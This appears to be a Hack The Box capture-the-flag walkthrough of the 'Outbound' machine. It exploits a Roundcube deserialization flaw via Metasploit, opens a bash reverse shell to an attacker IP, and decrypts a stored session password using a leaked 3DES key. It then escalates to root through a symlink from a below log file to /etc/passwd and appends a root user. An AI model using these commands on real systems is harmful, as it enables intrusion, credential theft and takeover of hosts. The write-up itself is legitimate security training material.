title: Outbound published: 2025-07-13 description: HTB Outbound walkthrough image: Outbound.png tags: [roundcube, mysql, 3des, session-hijack, privilege-escalation] category: HTB Easy Box draft: false author: Bilal
Machine Summary :
Outbound is a web-focused box exploiting Roundcube (CVE-2025-49113) for RCE, pivoting via leaked DB creds & decrypted session data, and escalating to root by abusing misconfigured below logs & sudo rights.
Enumeration :


Port 80 exposed a webmail login page: :
ROUNDCUBE AUTH RCE [ CVE-2025-49113 ]
About CVE : critical vulnerability in Roundcube Webmail (versions < 1.5.10 and 1.6.0–1.6.10) that allows authenticated users to perform remote code execution through a PHP object deserialization flaw triggered by improper validation of the _from parameter in program/actions/settings/upload.php.
Exploit :
Using the Machine Information :
As is common in real life pentests, you will start the Outbound box with credentials for the following account tyler / LhKL1o9Nm3X2

we logged in to the Webmail , we can see on about the version of RoundCube

We used the official Metasploit module:
exploit/multi/http/roundcube_auth_rce_cve_2025_49113
msf6 exploit(multi/http/roundcube_auth_rce_cve_2025_49113) > options

Module options (exploit/multi/http/roundcube_auth_rce_cve_2025_49113):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HOST                        no        The hostname of Roundcube server
   PASSWORD                    yes       Password to login with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pr
                                         oxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI of the Roundcube Application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    yes       Email User to login with
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
                                        the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux Dropper

Successful exploit :

We received a www-data shell and pivoted to tyler using the known password
Then upgraded to a reverse shell for a proper TTY:
meterpreter > shell
Process 1044 created.
Channel 1 created.
whoami
www-data
su tyler
Password: LhKL1o9Nm3X2
whoami
tyler
bash -i >& /dev/tcp/10.10.14.69/4444 0>&1
🛢️ Database Enumeration
Checking /var/www/html/roundcube/config/config.inc.php revealed database credentials:
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
-
Database user:
roundcube -
Password:
RCDBPass2025 -
Database name:
roundcube -
Host:
localhost
Found session data containing an encrypted password for jacob:

From the same config file we learned the DES key:
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
This is a 24-byte DES key — and Roundcube’s documentation says it uses 3DES-CBC (DES-EDE3-CBC) with PKCS7 padding to encrypt user session passwords
Decryption :
using the following simple py script we decrypt the password :
 Now we could pivot to
 jacob.
Reading User's Mail Files Directly
As jacob, we checked his mail stored locally in ~/mail/INBOX/jacob
Found an email from tyler:
From tyler@outbound.htb  Sat Jun 07 14:00:58 2025
Subject: Important Update

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4

Remember to change your password when you next log into your account.

Thanks!

Tyler
USER FLAG :
Using the new credentials jacob:gY4Wr3a1evp4 found in the email, I attempted to log in via SSH:
 ✅ Successfully authenticated as
 jacob over SSH using the password from the email.
ROOT FLAG :
First, I checked what commands the jacob user could execute as root using sudo:
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
💡 What is below?
below is a Linux resource monitoring and profiling tool. It collects performance statistics and can write logs to
/var/log/below. Since it runs as root via sudo and logs to a world-writable location, it’s a great candidate for privilege escalation by log file symlink attacks.
Searching for Writable Directories
To find writable locations that could aid privilege escalation:
jacob@outbound:~$ find / -writable 2>/dev/null | grep -vE "/proc|/sys|/dev"
/var/log/below
/var/log/below/error_root.log
/var/log/below/error_jacob.log
/var/crash
/var/tmp
/var/lock
...
Exploiting below to Overwrite /etc/passwd
I removed the existing error_root.log and replaced it with a symlink to /etc/passwd:
rm -f /var/log/below/error_root.log
ln -sf /etc/passwd /var/log/below/error_root.log
Then I started and stopped below, which ran as root and wrote into /etc/passwd, making it world-writable:
Adding a Root User
Since /etc/passwd was now writable, I added a new root-level user bilal with password bilal:
echo "bilal:$(openssl passwd -1 bilal):0:0:root:/root:/bin/bash" >> /etc/passwd
su bilal
Successfully gained a root shell:

💡 Why It Works
This works because:
belowruns as root but writes logs to files in/var/log/below- These log files are world-writable
- Symlink attack redirects the write to
/etc/passwd - Once
/etc/passwdis writable, you can append a root user
✅ what’s a symlink?
a symlink (symbolic link) is just a pointer, like a shortcut in windows.
example:
ln -s /etc/passwd /var/log/below/error_root.log
means: “whenever someone writes to /var/log/below/error_root.log, actually write to /etc/passwd instead.”
✅ why /etc/passwd?
because if we can write to /etc/passwd, we can add our own line to it:
bilal:<hashedpass>:0:0:root:/root:/bin/bash
and become root.
Hope you enjoyed reading this 🌹